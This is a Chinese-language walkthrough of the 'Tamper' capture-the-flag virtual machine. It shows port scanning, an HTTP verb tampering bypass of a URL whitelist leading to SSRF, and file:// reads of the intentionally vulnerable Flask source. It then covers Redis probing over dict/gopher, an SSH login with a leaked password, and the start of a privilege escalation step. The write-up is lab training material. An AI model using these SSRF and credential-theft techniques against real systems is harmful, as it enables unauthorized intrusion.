

靶机信息

靶机名称: Tamper

靶机作者: Sublarge

靶机类型: Linux

来源: MazeSec/QQ公开群 321948805

官网: <https://maze-sec.com/>

存活主机发现

使用 arp-scan 进行局域网内存活主机扫描, 发现目标主机 IP 地址为 192.168.56.121

```
arp-scan -l
```

PCS Systemtechnik GmbH 是一家德国公司, 根据 MAC 地址前缀 08:00:27, 可以推测该设备可能是使用 VirtualBox 虚拟化软件创建的虚拟机, 因为这个 MAC 地址前缀通常与 VirtualBox 相关联。
192.168.56.121 08:00:27:68:f2:2d PCS Systemtechnik GmbH

端口扫描

对目标主机进行全端口扫描, 使用 -ss 进行 TCP SYN 扫描。

```
nmap 192.168.56.121 -p- -ss -n
```


PORT	STATE	SERVICE
22/tcp	open	ssh
80/tcp	open	http
5000/tcp	open	upnp

5000 端口分析


访问 80 端口, 在运行一个静态页面, 基础扫描未发现有价值信息, 转向 5000 端口分析。

页面存在html注释信息 This relates to HTTP verb tampering, 说明可能存在 HTTP 请求方法篡改漏洞, 可能的场景: 后端多种方法同时接收一个参数, 某些请求方法存在过滤, 并且多种方法同时存在时, 存在绕过过滤的可能性。


页面发起fetch url请求, 在网络里可以看到通过 get 方法发起请求。



在使用非法 url 请求时，返回403错误，不在白名单里。




尝试在同时发送 post 同名参数时，发现可以绕过过滤，返回200状态码。




SSRF 漏洞分析


请求本地 8080 端口时，返回缺少 uri 参数。



8080 端口uri参数支持file协议，存在任意文件读取漏洞。



在opt目录下，可以读取到漏洞源码



LOAD ▾

SPLIT ▾

EXECUTE ▾

TEST ▾

SQLi ▾

XSS ▾

LFI ▾

SSRF ▾

SSTI ▾

SHELL ▾

ENCODING ▾

HA...

application/x-www-form-urlencoded

application/javascript

Body

target=http://127.0.0.1:8080?
uri=file:///opt/app/backend/app.py

Name

Value

☒

Upgrade-Insecur...

▼

1

×

☒

User-Agent

▼

Mozilla/5.0 (Windows

×

```
/opt/app/backend/app.py
```

```
from flask import Flask, request, Response, send_from_directory
import json
import os
import requests as http_requests
import werkzeug.serving
from urllib.parse import urlparse

original_send_response = werkzeug.serving.WSGIRequestHandler.send_response

def patched_send_response(self, code, message=None):
    self.log_request(code)
    self.send_response_only(code, message)

werkzeug.serving.WSGIRequestHandler.send_response = patched_send_response

app = Flask(__name__, static_folder=None)

FRONTEND_DIR = os.path.join(os.path.dirname(os.path.abspath(__file__)), '..', 'frontend')

ALLOWED_HOSTS = [
    'http://ident.me',
    'http://ipconfig.me',
    'http://maze-sec.com'
]

@app.after_request
def remove_server_header(response):
    response.headers.pop("Server", None)
    return response
```

```

@app.route('/')
def serve_frontend():
    return send_from_directory(FRONTEND_DIR, 'index.html')

@app.route('/api/info', methods=['GET'])
def system_info():
    info = {
        'name': 'URL Forwarding Gateway',
        'version': '1.4.0',
        'description': 'Internal URL proxy service for authorized endpoints',
        'allowed_targets': ALLOWED_HOSTS
    }
    return Response(json.dumps(info), mimetype='application/json')

@app.route('/api/proxy', methods=['GET', 'POST'])
def proxy():
    get_target = request.args.get('target')

    if not get_target:
        return Response(
            json.dumps({'error': 'Missing target parameter in GET'}),
            status=400,
            mimetype='application/json'
        )

    allowed = False
    for host in ALLOWED_HOSTS:
        parsed_target = urlparse(get_target)
        parsed_host = urlparse(host)

        target_netloc = parsed_target.netloc.split('@')[-1]
        host_netloc = parsed_host.netloc

        if target_netloc == host_netloc:
            allowed = True
            break

    if not allowed:
        return Response(
            json.dumps({
                'error': 'Access Denied',
                'message': f'Target not in whitelist. Allowed: {ALLOWED_HOSTS}'
            }),
            status=403,
            mimetype='application/json'
        )

    post_target = request.form.get('target')

    if post_target:
        actual_target = post_target

```

```

else:
    actual_target = get_target

try:
    resp = http_requests.get(actual_target, timeout=5)
    content = resp.text[:5000]

    return Response(
        json.dumps({
            'status': 'success',
            'target': actual_target,
            'status_code': resp.status_code,
            'content': content
        }),
        mimetype='application/json'
    )
except Exception as e:
    return Response(
        json.dumps({'error': str(e)}),
        status=502,
        mimetype='application/json'
    )

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5000, debug=False)

```

/opt/app/internal/app.py

```

from flask import Flask, request, Response
import subprocess
import urllib.parse
import werkzeug.serving

original_send_response = werkzeug.serving.WSGIRequestHandler.send_response

def patched_send_response(self, code, message=None):
    self.log_request(code)
    self.send_response_only(code, message)

werkzeug.serving.WSGIRequestHandler.send_response = patched_send_response

app = Flask(__name__)

@app.route('/')
def index():
    uri = request.args.get('uri')
    if not uri:
        return Response('Missing uri parameter', status=400)

    parsed = urllib.parse.urlparse(uri)
    protocol = parsed.scheme.lower()

```

```

if protocol in ['http', 'https', 'dict', 'gopher', 'file', 'ftp', 'ldap']:
    try:
        cmd = ['curl', '-s', '--max-time', '5', '--connect-timeout', '3', uri]
        result = subprocess.run(cmd, capture_output=True, timeout=5)
        output = result.stdout.decode('utf-8', errors='ignore')[:5000]
        return Response(output, mimetype='text/plain')
    except subprocess.TimeoutExpired:
        return Response('Timeout', status=504)
    except Exception as e:
        return Response(f'Error: {str(e)}', status=500)
else:
    return Response(f'Protocol {protocol} not allowed', status=403)

if __name__ == '__main__':
    app.run(host='127.0.0.1', port=8080, debug=False)

```

8080 端口存在 SSRF 漏洞，可以访问内网服务，支持http、https、dict、gopher、file、ftp、ldap协议

同时 redis 服务似乎运行在 6378 端口，通过 dict、gopher 协议探测内网 redis 服务是否开放，发现存在未授权访问漏洞，但"CONFIG SET dir/dbfilename 等写文件相关配置被设为 immutable，无法使用经典的 Redis 写文件利用方式，尝试查看redis中存储的信息。

6. Intruder正在攻击 http://192.168.56.121:5000

攻击 保存

结果 位置

捕获过滤: 捕捉所有项目

视图过滤: 显示所有条目

请求	payload	状态码	接收到响应	错误	超时	长度	注释
52633	52632	502	22			174	
23	22	502	34			180	
8081	8080	200	18			203	
6379	6378	502	22			205	
2	1	502	32			338	
3	2	502	33			338	
4	3	502	25			338	
5	4	502	33			338	
6	5	502	31			338	
7	6	502	31			338	
8	7	502	35			338	
9	8	502	20			228	

请求 响应

美化 Raw Hex 页面渲染


```

1 HTTP/1.1 502 BAD GATEWAY
2 Content-Type: application/json
3 Content-Length: 105
4 Connection: close
5
6 {
  "error": "Connection aborted.", RemoteDisconnected('Remote end closed connection without response')
}

```


搜索 0 高亮


已完成




locally 用户凭证泄露

在 redis 中，存储了一个名为 `secret` 的键，值为 `QChEWCDboIs0vPY8`，可能是某个ssh用户凭证，file协议读取 `/etc/passwd` 文件，存在 `loaally`、`locally` 两个可登录用户，家目录都是 `/home/loaally`






尝试使用密码登录 `locally` 用户，成功登录到系统中，此时用户为 `loccally`



从 ssh 配置文件中找到答案，ssh 服务给 `locally` 用户配置了规则，登录后，会执行一条 `sudo` 命令切换到 `loccally` 用户，并且 `locally` 用户配置了对应的 `loccally` 的 `sudo` 规则，同时会设置为 `loccally` 组，清除其他补充组



setpriv 提权

locally 用户属于 shadow 组，由于前面ssh登录时被强制清除了，可以激活shadow 组

```
┌─── All users & groups (T1087.001,T1069.001)
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon[0m],3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
uid=1(bin) gid=1(bin) groups=1(bin),1(bin),2(daemon[0m],3(sys)
uid=10(uucp) gid=14(uucp) groups=14(uucp),14(uucp)
uid=100(klogd) gid=101(klogd) groups=101(klogd),101(klogd)
uid=1000(locally) gid=1000(locally) groups=1000(locally)
